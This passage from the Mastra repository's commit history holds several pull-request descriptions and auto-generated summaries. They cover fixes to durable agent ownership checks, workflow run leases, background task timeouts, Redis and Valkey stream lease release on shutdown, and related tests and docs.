with `DURABLE_AGENT_EXECUTION_UNVERIFIED`. - `packages/core/src/agent/durable/execution-fence.test.ts`, "ends a cancelled step whose ownership read before/after its work never returns": on the same storage-backed setup, the run's registry abort signal fires while the pre-check or post-check read hangs, and the step returns its abort output (pre-check) or its finished output (post-check) with the fence not lost and the owner record unchanged. Without the cancellation handling, the step call stays pending after the abort. - `packages/core/src/agent/durable/execution-fence.test.ts`, "a step of an already-cancelled run": the step returns its abort output without waiting, the ownership read was still started, and a takeover that read finds marks the fence lost before any heartbeat. "ends a cancelled post-check on a worker whose step created the run registry entry": there is no registry entry at the pre-check, the step creates it with `ensureRemoteAbortListener` as the durable steps do, the post-check read never returns, and a published abort request ends the step with its output. The whole `packages/core/src/agent/durable` suite passes. ### Related issue(s) Related to #28934 ### Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [x] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ### Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: A durable agent run checks that it still owns its work. A slow check used to make the run fail. Now a local run keeps going while its claim stays valid, and it stops when the claim is lost, a check fails, or another execution takes over. ## Overview This change updates `ExecutionOwnershipGuard` in `packages/core/src/agent/durable/execution-ownership-guard.ts`. Local guards no longer apply a lease-TTL deadline to ownership checks. Remote guards, which observe a claim held by another process, keep the deadline. The change also adds a cancellation race in `execution-fence.ts`, updates the durable agents documentation, and adds a patch changeset. ## Changes - **`execution-ownership-guard.ts`** (+2/-3): The guard arms a lease deadline at construction only for remote observers. Local claims rely on subscription notifications to report ownership loss. Local periodic checks no longer arm a deadline before they run. They also no longer clear a deadline after a successful observation. - **`execution-fence.ts`** (+26/-2): Adds `checkUnlessAborted`. This helper races an ownership check against an abort signal and removes its abort listener afterward. It still throws if the guard recorded ownership loss. `withExecutionFence` gets the signal from the run registry, with `params.abortSignal` as fallback. It uses the helper before and after each step. - **`.changeset/thick-baboons-drum.md`** (+5): Adds a patch release note for `@mastra/core`. Durable agent runs no longer fail with `DURABLE_AGENT_EXECUTION_UNVERIFIED` and lose saved snapshots when an ownership check exceeds the default 15-second lease TTL in the process that holds the run. - **`docs/src/content/en/docs/harness/durable-agents.mdx`** (+1/-1): The "Stop work after ownership loss" section separates two cases: - Steps in the process that holds the claim stop when an ownership check fails or a renewal misses the lease expiry. - Steps that only observe another process's claim stop when no check succeeds within one lease TTL (15 seconds by default). - **`execution-ownership-guard.test.ts`** (+25): Adds a test. A `check()` that waits on a never-settling local ownership read stays pending after 2× the lease TTL and does not mark ownership lost. When the subscription reports supersession, the pending check completes with the superseded error. - **`execution-fence.test.ts`** (+188/-1): Adds storage-backed `withExecutionFence` tests. They cover these cases: - A step whose ownership read exceeds the lease TTL, while the claim keeps renewing, returns its output. The run settles as owned. - A step blocked before or after its work ends when the run is cancelled. The fence stays intact. - A step of an already-cancelled run returns without waiting for a pending read. - A cancelled post-check ends on a worker whose step created the run registry entry. ## Known limits - A local check that never returns stays pending while renewals succeed. Cancellation ends the pending check through the abort race. Without cancellation, the run waits for fence loss. - Takeover detection depends on heartbeat timing. - Remote guards keep their TTL deadline. - Evented participant checks have no deadline or abort race. - Storage writes stay fenced by generation. External side effects are not fenced. ## Verification The author reports that the `packages/core/src/agent/durable` test suite passes. This summary does not independently confirm that result. Check status on the current head is not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Arthur Fiorette
|
a3b4ef9ecd |
fix(core): claim the run lease before a startAsync run's first snapshot (#30384)
## Description A default-engine run started with `startAsync()` now takes its run lease before it saves its first `waiting` snapshot, and runs of workflows that save `waiting` but not `running` now take a lease too. Before this, workflow recovery on another instance could restart such a run while it was still executing, and its steps ran twice. ### Changes - `Run._start()` claims the lease before the `startAsync()` path writes the initial `waiting` snapshot, releases it if anything fails before the run is handed to the execution, and hands it to the execution, which releases it when the run settles. Plain `start()` already claimed first. - `#claimOwnership()` claims when the workflow saves `running` or `waiting`. Before, it only claimed when the workflow saved `running`. Internal workflows such as background tasks are excluded: recovery never lists them, so a lease would cost writes and protect nothing. ### Cause `startAsync()` saved a `waiting` snapshot and claimed the lease afterwards. A recovery pass on another instance that ran between the two listed the run, found no lease, and restarted it once the grace period had passed. The original execution then took its lease by force and kept going, so both executions ran the steps. A workflow whose `shouldPersistSnapshot` saves `waiting` but not `running` never took a lease at all. Every `startAsync()` run of it that lasted longer than the grace period was restarted while it ran, and so was every `start()` run that reached a sleep step, since the sleep saves `waiting`. Both cases are older than the recovery loop from #30281. They show up now because that loop runs this rule on every tick instead of once at boot. ### Behavior changes and cost - `startAsync()` resolves after the lease is taken, and rejects if taking it fails. - Workflows that save `waiting` but not `running` pay for a lease on each run: one claim, one renewal every TTL/3 while the run executes, and one release. - `restart()` of such a run is now refused while another process holds its lease, as it already is for workflows that save `running`. ### Not affected Evented runs (they have their own `start()` and `startAsync()`, and hold no run lease), agent `stream()`, the agentic, network and durable agent loops, and internal workflows such as background tasks. ### Known limits - Resume and time travel still mark the run `running` first and claim the lease afterwards. Recovery on another instance can restart a run in that window. - The grace period compares the writing process's clock with the clock of the instance running recovery. A clock gap larger than the grace (2 s by default) can still restart a run that was just written. - If taking the lease throws, `startAsync()` rejects and the workflow span stays open, as `start()` already behaves. ### Tests Three cases in `packages/core/src/mastra/restart-active-runs-rule.test.ts`, each with two `Mastra` instances on one `InMemoryStore`. Instance B runs a recovery pass with a grace of 0 while instance A executes the run, and the step must run once. Without the fix each case runs it twice (`expected [ 'run-1', 'run-1' ] to deeply equal [ 'run-1' ]`). - `startAsync()` on A while the store holds A's first lease claim back. B's pass runs while the claim is pending. - `startAsync()` of a workflow that saves `waiting` but not `running`. B's pass runs while A's step executes. - `start()` of the same kind of workflow with a sleep step before the step. B's pass runs once the sleep saved `waiting`. A fourth case covers the lease on failure: when `shouldPersistSnapshot` throws for `waiting`, `startAsync()` rejects with that error and the run's ownership record is no longer live (without the release it stays live, because it keeps renewing). ## Related issue(s) Related to #28060 ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** A workflow run can start on one server. Another server might restart that run by mistake, because it does not see that the first server is already running it. This change makes the first server claim a lease on the run before it saves the first snapshot. ## Summary This change fixes a race in workflow recovery for default-engine `startAsync()` runs. Recovery can find a `waiting` run that has no lease and restart it while its original execution still runs. The change claims the run lease before the initial `waiting` snapshot is written. ## Changes - **`packages/core/src/workflows/workflow.ts`** (+84/−67): - `Run._start` claims recovery ownership before it writes the initial `waiting` snapshot. - `_start` passes the held claim to `#executeOwned`. Execution releases the lease when the run settles. - If snapshot creation or dispatch setup fails, `_start` releases a releasable claim. - If the snapshot write fails, the workflow span ends with the error. - `#claimOwnership` claims recoverable runs when the persistence predicate accepts `running`. It also claims them when the predicate accepts `waiting` for a non-internal workflow. - `#executeOwned` accepts either an ownership lease or an owner record as its held value. - **`packages/core/src/mastra/restart-active-runs-rule.test.ts`** (+97/−3): - `startBlockingReplica` accepts snapshot-persistence options and an optional sleep before the first step. - New tests cover: - Recovery during a pending run-ownership claim. Recovery must not start a duplicate run. - Live `startAsync` runs and sleeping runs whose workflows persist `waiting` but not `running`. Recovery must not restart them. - A `startAsync` failure while the predicate decides whether to persist `waiting`. The failed start must release its lease and must not run the workflow. - **`.changeset/thin-moose-know.md`** (+5/−0): Adds a patch changeset for `@mastra/core`. It documents the recovery and lease behavior. Diff size: 3 files, +186 lines, −70 lines. ## Behavior - `startAsync()` resolves after the lease is claimed. It rejects if the claim fails. - A run that holds a lease renews it every TTL/3 while it executes. It releases the lease when it settles. - `restart()` is refused while another process holds the run lease. - Affected workflows add one lease claim, periodic renewals, and one release. - Internal workflows do not claim a lease only because they persist `waiting` snapshots. ## Not changed - Evented runs, agent `stream()`, agentic, network, and durable agent loops are not affected. - Resume and time-travel lease timing remains a stated limit. - Clock skew larger than the grace period can still let recovery restart a recently written run. - If a lease claim fails, the workflow span stays open. This matches `start()`. ## Verification - The PR description reports that each added recovery case runs its step twice without the fix. This is the author's report. It is not confirmed here. - CI and test results for the current head are not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
dane-ai-mastra[bot]
|
1c52fdd034 |
chore: version packages (alpha) (#30261)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases > The changelog information of each package has been omitted from this message, as the content exceeds the size limit. ## @mastra/factory@0.29.0-alpha.1 ## @mastra/core@1.84.0-alpha.1 ## @mastra/playground-ui@69.1.0-alpha.1 ## @mastra/client-js@1.60.1-alpha.1 ## @mastra/react@1.15.1-alpha.1 ## @mastra/deployer-cloud@1.84.0-alpha.1 ## @mastra/longmemeval@1.1.43-alpha.1 ## @mastra/opencode@0.1.43-alpha.1 ## create-factory@0.4.4-alpha.1 ## @mastra/code-sdk@1.19.1-alpha.1 ## mastracode@0.50.1-alpha.1 ## @mastra/arize@1.3.31-alpha.0 ## @mastra/arthur@0.4.31-alpha.0 ## @mastra/braintrust@1.3.28-alpha.0 ## @mastra/datadog@1.4.23-alpha.0 ## @mastra/deepeval@0.1.25-alpha.0 ## @mastra/laminar@1.3.33-alpha.0 ## @mastra/langfuse@1.6.7-alpha.0 ## @mastra/langsmith@1.4.4-alpha.0 ## @mastra/observability@1.24.1-alpha.0 ## @mastra/otel-bridge@1.5.23-alpha.0 ## @mastra/otel-exporter@1.5.3-alpha.0 ## @mastra/posthog@1.4.8-alpha.0 ## @mastra/sentry@1.2.33-alpha.0 ## @mastra/agent-builder@1.2.2-alpha.0 ## mastra@1.39.1-alpha.1 ## @mastra/connect@1.4.1-alpha.0 ## @mastra/deployer@1.84.0-alpha.1 ## @mastra/editor@0.17.2-alpha.0 ## @mastra/mcp-docs-server@1.3.14-alpha.1 ## @mastra/memory@1.41.2-alpha.0 ## @mastra/server@1.84.0-alpha.1 ## @mastra/google-cloud-pubsub@1.1.8-alpha.0 ## @mastra/redis-streams@0.8.2-alpha.0 ## @mastra/valkey-streams@0.6.3-alpha.0 ## @mastra/elysia@0.1.24-alpha.1 ## @mastra/express@1.5.28-alpha.1 ## @mastra/fastify@1.5.28-alpha.1 ## @mastra/hono@1.7.26-alpha.1 ## @mastra/koa@1.7.28-alpha.1 ## @mastra/nestjs@0.3.1-alpha.1 ## @mastra/next@0.2.42-alpha.1 ## @mastra/tanstack-start@0.2.42-alpha.1 ## @mastra/clickhouse@1.30.1-alpha.0 ## @mastra/cloudflare@1.8.1-alpha.0 ## @mastra/cloudflare-d1@1.5.1-alpha.0 ## @mastra/convex@1.9.1-alpha.0 ## @mastra/dsql@1.5.8-alpha.0 ## @mastra/dynamodb@1.5.2-alpha.0 ## @mastra/libsql@1.30.1-alpha.0 ## @mastra/mongodb@1.27.1-alpha.0 ## @mastra/mssql@1.11.2-alpha.0 ## @mastra/mysql@0.17.1-alpha.0 ## @mastra/oracledb@0.5.7-alpha.0 ## @mastra/pg@1.36.1-alpha.0 ## @mastra/redis@1.4.14-alpha.0 ## @mastra/spanner@1.12.1-alpha.0 ## @mastra/turso@0.1.22-alpha.0 ## @mastra/upstash@1.6.2-alpha.0 ## @mastra/valkey@0.2.10-alpha.0 ## @mastra/temporal@0.6.1-alpha.1 ## @mastra/daytona@0.11.6-alpha.0 ## create-mastra@1.39.1-alpha.1 ## @internal/playground@1.39.1-alpha.1 Co-authored-by: github-actions[bot] <41898282+github-actions[bot]@users.noreply.github.com> |
||
|
Arthur Fiorette
|
8acea4cc5b |
fix(core): background task timeout 0 means none (#30381)
## Description
Setting a background task timeout to `0` killed the task right away: the
worker armed `setTimeout(abort, 0)`, so the task ended as `timed_out`
before it did any work.
Now `0` means no timeout. The task runs until it finishes or is
cancelled. This works on the tool config, the agent's per-tool config,
the enqueue payload, and the manager's `defaultTimeoutMs`. Other values
behave as before.
```ts
const longJob = createTool({
id: 'long-job',
// ...
background: {
enabled: true,
// before: the task timed out immediately
// after: the task has no timeout
timeoutMs: 0,
},
})
```
Also documents `0` on the related types and on the background tasks and
configuration docs pages.
## Related issue(s)
None. Standalone fix, independent of any other PR.
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [x] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [ ] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** A background task can have a time limit. Before this change, a
limit of `0` stopped the task right away. After this change, `0` means
the task has no time limit, so it runs until it finishes or is
cancelled.
## Summary
This change makes a background task timeout of `0` mean "no timeout."
Other timeout values keep their existing behavior. The `0` rule applies
in four places:
- Tool configuration
- Agent per-tool configuration
- The enqueue payload
- The background task manager's `defaultTimeoutMs`
The change also alters how an `AbortError` from a tool is classified. A
tool that throws its own `AbortError` no longer counts as a timeout. The
task fails with the tool's own error. Retries apply if they are
configured.
The task's own signal aborts for these cases: timer expiry,
cancellation, workflow cancellation, shutdown, and ownership loss.
Executors receive that signal.
## Changes by file
- `packages/core/src/background-tasks/workflow.ts`: Does not create the
timeout timer when `task.timeoutMs` is `0`. For other values, the timer
still aborts the task after the configured duration. Timeout
classification now requires an aborted signal or the matching timeout
message. An `AbortError` name or the `"Task cancelled"` message alone no
longer counts as a timeout.
- `packages/core/src/background-tasks/types.ts`: Documentation comments
state that `0` means no timeout for task payloads, manager defaults, and
per-tool overrides. No runtime types changed.
- `packages/core/src/background-tasks/manager.test.ts`: Adds tests. One
test checks that `timeoutMs: 0` prevents a timeout after fake timers
advance 600 seconds, and that the task completes after its executor is
released. Another test checks that an executor's `AbortError` with
`timeoutMs: 0` results in status `failed` with the original error
message.
- `.changeset/wet-geckos-work.md`: Adds a patch changeset for
`@mastra/core`. It documents the `0` behavior and the `AbortError`
behavior.
- `docs/src/content/en/docs/harness/background-tasks.mdx`: The timeout
resolution order states that `0` means no timeout at the tool,
agent-tool, or manager-default level.
- `docs/src/content/en/reference/configuration.mdx`: The
`backgroundTasks.defaultTimeoutMs` entry states that `0` means no
timeout.
- `docs/src/content/en/reference/core/mastra-class.mdx`: The
`backgroundTasks.defaultTimeoutMs` description states that `0` means no
timeout.
## Public API
No exported declarations changed.
## Diff size
- 7 files changed
- 73 lines added, 11 lines removed
## Test and CI results
Not available. The new tests appear in the diff, but no completed test
or CI run results were supplied.
## Review status
Review finding counts are not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Arthur Fiorette
|
4f16c08068 |
fix(redis-streams,valkey-streams): release leases while close() is flushing (#30387)
## Description
On Redis Streams and Valkey Streams, `releaseLease` now keeps working
while `close()` is flushing, until the writer connection is released.
Before, it returned without doing anything as soon as `close()` started.
### What changed
In `@mastra/redis-streams`, `releaseLease` checks the existing
`#writerReleased` flag instead of `#closed`. `close()` sets that flag
right before it disconnects the writer. `@mastra/valkey-streams` had no
such flag, so this adds one, sets it right before the writer's `quit()`
in `close()`, and checks it in `releaseLease`. The other lease methods
are unchanged.
### Why
A worker is shutting down while a step it handles for another process's
run is still executing, and the step takes longer than the drain
timeout. The step finishes while `close()` is flushing, and publishing
its result throws on the closing client. The handler then releases the
step's lease, which did nothing once `close()` had started, and nacks.
The nack still republished through the open writer. Another worker
received the copy, was refused the lease, treated the delivery as a step
a live worker was still running, and acked it. Nothing ran the step
again and the run stayed `running`.
With this change the release and the nack's republish go through the
same open writer, so the worker that gets the copy can take the lease
and run the step.
### Known limits
A release that races the writer's quit now rejects instead of returning.
The nack that follows fails too, so the entry stays pending and is
reclaimed after `reclaimIdleMs` (60 s by default), by which time the 30
s lease has expired.
Other lease releases in core, on durable agent claims and thread
streams, now really release during `close()` and can reject in that same
race. Their callers catch the error or turn it into a retry.
A release that fails for another reason while the republish succeeds
still drops the step.
Google Cloud Pub/Sub has no lease provider and is not affected.
### Tests
`pubsub/redis-streams/src/close-release-lease.test.ts` runs against a
real Redis with two `RedisStreamsPubSub` instances on one key prefix.
A's grouped handler takes a lease, then releases it and nacks while A's
`close()` is still in progress, held open by a fan-out reader. B
receives the second delivery and must be able to take the same lease.
Without the fix, B gets `{ acquired: false, owner: 'a' }`. The test also
checks that `close()` had not resolved when the release ran.
`pubsub/valkey-streams/src/close-drain.test.ts` gets a case with a
mocked client: a release called while `close()` waits on its flush sends
the release script, and one called after the writer quit sends nothing
and doesn't reconnect. Without the fix, the release sent during the
flush is missing.
## Related issue(s)
None
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [ ] I have linked the related issue(s) in the description above
- [ ] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** When a worker shuts down, it can now still let go of its task
lock and retry the task. This lets another worker pick up the task
sooner instead of leaving it stuck.
## Summary
This change fixes a shutdown race in the Redis Streams and Valkey
Streams pub/sub adapters. Before this change, `releaseLease` stopped
work as soon as `close()` began. The writer stayed open during the
flush, so a lease release and the republish from a nack could not use
it. A nack could then republish a delivery while the step lease was
still held. Another worker could then drop the step.
### Changes
- **`pubsub/redis-streams/src/index.ts`**: `releaseLease` checks
`#writerReleased` instead of `#closed`. During `close()`, a lease
release can still run until the writer is marked released.
- **`pubsub/valkey-streams/src/index.ts`**: Adds a `#writerReleased`
flag. `releaseLease` stays available after `close()` marks the instance
closed. `close()` sets the flag after it flushes pending publishes and
before it quits the writer.
- **`pubsub/redis-streams/src/close-release-lease.test.ts`** (new, 89
lines): Uses two workers. Worker A releases the lease and nacks the
event during shutdown. The test expects redelivery on attempt 2 and
expects worker B to acquire the lease.
- **`pubsub/valkey-streams/src/close-drain.test.ts`** (46 lines added):
Uses a mocked client. It checks that `release` runs during a close
flush, before `xAdd` and `quit`. It also checks that a release requested
after the writer quits does not run again.
- **Changesets** (`.changeset/eleven-pears-wave.md`,
`.changeset/spicy-canyons-yawn.md`): Patch releases for
`@mastra/valkey-streams` and `@mastra/redis-streams`.
### Behavior notes
- If a release races the writer quit, the release rejects. The following
nack also fails. The entry stays pending for reclaim after
`reclaimIdleMs` (60 seconds by default). The 30-second lease expires
before that.
- Other core lease releases can now run during `close()` and reject in
the same race. Their callers must catch the error or retry.
- Google Cloud Pub/Sub is not changed.
- A release that fails for another reason can still drop the step if the
republish succeeds.
### Public API
No exported declarations change.
### Diff size
6 files changed, 153 lines added, 2 lines removed.
### Test and CI status
The author reports that both test files cover release during a close
flush and behavior after the writer quits. Results for the current head
are not available in the supplied evidence.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Arthur Fiorette
|
37ddff38e5 |
test(core): run the claimed owner's runs on the runtime that registers them (#30389)
## Description Builds the claimed owner in the caller request context tests of `signals-claimed-ownership.test.ts` on the shared `agentThreadStreamRuntime`, the runtime `Agent.stream` registers its runs on. The sender stays on its own `AgentThreadStreamRuntime` and still plays the other process. Test-only change, four lines. "runs a plain wake that arrives during owner discovery with its own caller tenant" fails every time on current `main` (`Timed out waiting for the second owner run`). It breaks "Unit and E2E Tests / Affected UNIT Test (3/3)" on every PR that runs core tests. ### Cause The test built the owner on a separate `AgentThreadStreamRuntime`, while `Agent.stream` registers runs on the shared one. The owner therefore saw its own run as remote: it marked the thread busy with that run's id when it started it, and only learned the run's stream id from `run-registered` if a lease check still found the run live. #29148 removed the 1 ms pause after memory saves. The run now releases its lease before that check resolves, so the stream id is never recorded. The second wake is queued behind a run the owner has no record of, `run-completed` can't clear the busy marker because the stream id doesn't match, and the wake is acknowledged but never started. #29447 added the test and #29148 removed the pause. Neither PR's CI ran both. ### Why the fix is in the test Production uses one runtime per process. `Agent.claimThreadOwnership` and `Agent.subscribeToThread` go through `agentThreadStreamRuntime` (`agent/agent.ts`), every `registerRun` call is on it (`agent/agent.ts`, `agent/durable/durable-agent.ts`), and only that instance is exported (`agent/durable/index.ts`), not the class. A run the owner starts is registered in the owner's own state, so a wake queued behind it is drained by that run's completion watcher. Several tests in this file already use the shared runtime for the owner. The other tests in this block that #29447 added get the same one-line change so the block models the same setup. ### Verification - The whole file passes 10 out of 10 runs with `npx vitest run --project unit:packages/core src/agent/__tests__/signals-claimed-ownership.test.ts`. Before the change it failed 10 out of 10. - With the change, removing #29447's request-context argument from the during-discovery delivery in `thread-stream-runtime.ts` fails only this test, on `expect(Promise.all([first.accepted, second.accepted])).resolves` with `tenant missing from request context`. The test still covers that fix. - `src/agent/__tests__` passes (200 files), and `tsc --noEmit -p tsconfig.build.json` and oxfmt are clean. ## Related issue(s) None. ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [x] Test update ## Checklist - [ ] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [ ] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 The test setup had the wrong runtime for the claimed owner. This change makes the test owner use the same shared runtime that the agent uses to run streams. This lets the owner track its own run and handle queued wakes correctly. ## Summary The change updates test setup in `packages/core/src/agent/__tests__/signals-claimed-ownership.test.ts`. The diff adds 4 lines and removes 4 lines in one file. Four claimed-owner context tests now use the process-wide `agentThreadStreamRuntime`. Before the change, each test created a separate owner runtime. The affected tests cover: - Caller tenant propagation. - Transformed tool context. - Wakes that arrive during owner discovery. - Owner-versus-caller session identity. The sender stays on its own `AgentThreadStreamRuntime`. This represents the other process. ## Rationale The owner and `Agent.stream` must use the same runtime. With the same runtime, the owner can track the run that `Agent.stream` registers. The owner can then drain a wake that is queued behind that run when the run completes. With separate runtimes, a queued wake could be acknowledged without starting. ## Verification The following results are reported by the PR author. They were not re-run for this summary: - `signals-claimed-ownership.test.ts` passed 10 of 10 runs after the change. It failed 10 of 10 runs before the change. - `src/agent/__tests__` passed (200 files). - `tsc --noEmit -p tsconfig.build.json` and oxfmt were clean. No public or exported declarations changed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Justin Levine
|
3a91e29455 |
fix(playground-ui): let page scroll continue past a DataList (#30333)
## Description Scrolling the page with the cursor over a DataList did nothing. The viewport scrolls on both axes and had `overscroll-none`, so a wheel over a list with nothing left to scroll never reached the page. Now only the x axis keeps overscroll off, so a sideways flick still can't trigger browser back. A list that does overflow scrolls first, then hands off to the page at its end. No visual change, so no screenshots. Safari may now rubber-band a list that overflows, which is what `overscroll-none` was guarding against. Verified: playground-ui tests (546 files) and typecheck pass. The new test fails on the old code. Ran real wheel events in Chrome on the admin portal Connect page, against this build, with short and overflowing lists, scrolling down and back up. ## Related issue(s) Fixes PLTFRM-3615 ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When your mouse is over a data table, scrolling down past the end of the table now moves the whole page. Before this change, the page stopped scrolling there. ## Summary This change lets page scrolling continue when the cursor is over a `DataList`. The list scrolls first. When the list reaches its scroll limit, vertical scroll passes to the page. ## Changes - `packages/playground-ui/src/ds/components/DataList/data-list-root.tsx`: The `ScrollAreaViewport` class changes from `overscroll-none` to `overscroll-x-none`. Overscroll is now disabled only on the horizontal axis. Vertical overscroll is no longer disabled by this class. - `packages/playground-ui/src/ds/components/DataList/data-list-root.test.tsx`: Adds a test. The test checks that the viewport class includes `overscroll-x-none` and does not include `overscroll-none`, `overscroll-y-none`, or `overscroll-y-contain`. - `.changeset/warm-garlics-lick.md`: Adds a patch changeset for `@mastra/playground-ui`. ## Behavior notes - Horizontal overscroll stays disabled. This prevents a sideways gesture from triggering browser history navigation. - The code comment that explained why overscroll was off is removed. That comment said a vertical bounce would drag the sticky header and expose the panel behind the content. The diff does not add a replacement note. The sticky header behavior under vertical bounce is therefore not documented in the code. - The PR description says Safari can rubber-band overflowing lists. This is not verified by the diff. ## Verification - The diff confirms the class change, the comment removal, and the new test and changeset. - The PR description reports that the playground-ui tests and typecheck pass, and that manual wheel testing in Chrome passed. These results are author-reported. They were not checked against completed CI runs for this head. - No public API declarations changed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Damien Schneider
|
f65bc1b833 |
fix(factory): skip incident.io follow-ups the sweep already handled (#30378)
**TLDR** > The incident.io sweep stops re-running rules for follow-ups nothing changed on, and one bad follow-up no longer blocks the rest of its page. ## Behavior changed **incident.io sweep, every 5 min** was └─ every follow-up on every page → rules run → ledger says "already done" → thrown away now └─ one ledger read per page → only new or changed follow-ups reach the rules **One follow-up fails mid-page** was └─ the rest of the page never got looked at now └─ the rest are filed, then the failure is reported to the sweep summary as before ## Decisions - Skip check reads the existing `factory_rule_ingress` ledger by its unique index — no schema change, survives restarts — drop the read to undo. - The ledger id is unchanged (`incidentio:<id>:<updatedAt>`), so an edited follow-up still goes through rules. - GitLab keeps its in-memory memo: its unchanged heads are skipped as ignored and never reach the ledger, so the ledger check would not save its member lookups. - Title refresh left out: the shared refresh writes metadata only for every provider, and changing that could overwrite titles edited on a card. ## Not verified - [ ] Real incident.io API; covered by real storage on LibSQL and Postgres. ## Diff > source ██░░░ +35 −2 > tests ██░░░ +32 > changeset █░░░░ +5 Stacked on #30377. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The incident.io sweep now skips follow-ups it already handled. One bad follow-up no longer stops the other follow-ups on the same page from getting cards. ## Summary This change updates the incident.io sweep in `@mastra/factory`. It changes how the sweep handles repeated runs and failures. ## Changes - **Skip recorded follow-ups:** `IncidentioRules.ingest` checks the ledger before it processes each follow-up. - It builds the ingress ID with `ingressIdFor`, which returns `incidentio:<id>:<updatedAt>`. - It calls `listRecordedIngress` once per page with all ingress IDs. - If an ID is already recorded, the sweep adds `replayed` to the statuses and skips the rule evaluation for that follow-up. - **Changed follow-ups still run:** A changed `updatedAt` produces a new ingress ID. That follow-up is not recorded, so it reaches the rules. - **Continue after failure:** The loop wraps each `#ingestIssue` call in `try/catch` and collects errors. - One failure: the sweep rethrows that error after the loop. - Several failures: the sweep throws an `AggregateError`. - The rest of the page is processed before the error is thrown. - **Status aggregation:** The final result logic is unchanged. It still returns `committed`, `replayed`, or `missing` from the collected statuses. - **New storage method:** `WorkItemsStorage.listRecordedIngress(orgId, factoryProjectId, identities)` in `mastracode/factory/src/storage/domains/work-items/base.ts`. - It returns an empty set without a query when the list is empty. - It removes duplicate identities before it queries `factory_rule_ingress`. - It returns the `identity` values that match. - **Changeset:** Adds a patch changeset for `@mastra/factory`. - **Tests:** `rules.test.ts` gains 32 lines. The tests cover replay without rule evaluation, one evaluation after an `updatedAt` change, and filing the next follow-up after the first commit rejects. The test contents were not inspected in this review. ## Files - 4 files changed - 72 lines added, 2 lines removed ## Not verified - The real incident.io API was not tested. The PR author reports coverage on LibSQL and Postgres storage. - The unique index on `factory_rule_ingress` was not checked in the diff. - No CI or test results are available for this review. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> |
||
|
Damien Schneider
|
8bb6aa8e9d |
fix(factory): show an error in Intake when the source bindings fail to load (#30377)
